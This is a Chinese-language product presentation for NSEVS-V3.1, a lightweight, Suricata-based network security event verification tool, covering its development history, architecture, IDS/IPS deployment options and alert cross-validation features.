

NSEVS-V3.1

网络安全事件验证系统 产品介绍

许琨

2025年8月28日

目录

1

系统诞生

2

系统简介

3

系统部署


4

系统功能



系统诞生

日常网络安全工作要求驱使



思维灵感


要不自己写一个工具，来实现数据包自动安全分析和日志自动聚合呢，可以对其他安全产品的告警进行交叉验证

听上去有点像SOC（网络安全运营中心）但是又不要这么重，一定要轻量化，部署成本一定要低，性能还要高



最终目标是聚焦网络安全事件，并提供各种自动化分析验证，可以大大提升网络安全工作效率



迭代逻辑



系统迭代



CLI命令行版本

GUI客户端版本

NSEVS-V1/V2/V3


NSEVS-V3.1

2022年

2023年

2024年

2025年





系统简介

系统简介

网络安全事件验证系统是一款专为解决安全运营中误报率高、验证困难、安全分析效率低等痛点而精心打造的专业化威胁验证平台。

核心价值

- 降低误报率，聚焦真实高危威胁
- 提升验证效率，缩短响应时间
- 降低运营成本，增强防护可靠性

主要特点

- 轻量化，性能高
- 界面简单，操作简单
- 功能实在，没有花哨功能
- 数据开放，自定义强



什么是网络安全事件验证系统？

为了配合科来网络安全分析系统对网络安全事件进行快速研判和交叉验证，于是开发了该系统，该系统充分收集了用户的实际需求，主要为了降低用户的使用门槛，同时对网络安全事件进行聚焦和引导，高效的对网络安全事件进行处置与分析。


该系统引擎基于Suricata进行二次开发，共支持CLI命令行界面、CS客户端、WEB应用，三种使用方式，V1.5版本之前是利用的ELK进行数据展示和Evebox进行数据收集和展示，考虑到国产化的要求，V1.5版本之后，后端和前端的代码全部重构，采用Python+Django的架构进行开发。

如果还是需要大数据平台部署还支持Elasticsearch、Logstash、Kibana、Arkime、Dumpy等开源组件的扩展，该引擎的开放性很好，可以根据项目实际场景选择合适的部署方式。目前典型部署场景为：与科来全流量网络安全分析系统共同采集一份流量，共同交叉验证，以验证系统的攻击聚焦为安全事件运营的切入点，验证系统支持IDS或IPS部署方式，用户可以根据实际需求进行部署。IDS部署方式只需要采集流量镜像即可，IPS部署方式需要透明部署在网络链路中，同时IPS模式也支持部署在虚拟化环境中。

<https://xukun.top/info/>


系统功能

网络安全事件验证系统功能很简单，就是对高级持续安全事件（APT）和未知威胁安全事件（ODAY）进行安全验证、监测、预警、联动处置。




区别于其他安全产品

网络安全事件验证系统是一个做实事的系统，没有那么多花哨的功能，帮助用户补充传统安全设备能力的不足（和谐共处），同时满足网络安全工作需要的各类数据。




用户价值

网络安全事件验证系统，集检测、分析、响应于一体，堪称网络安全领域的“全能小能手”，助您轻松应对各类安全挑战。效果如何？不吹牛，实战见真章——等您亲自来验证！

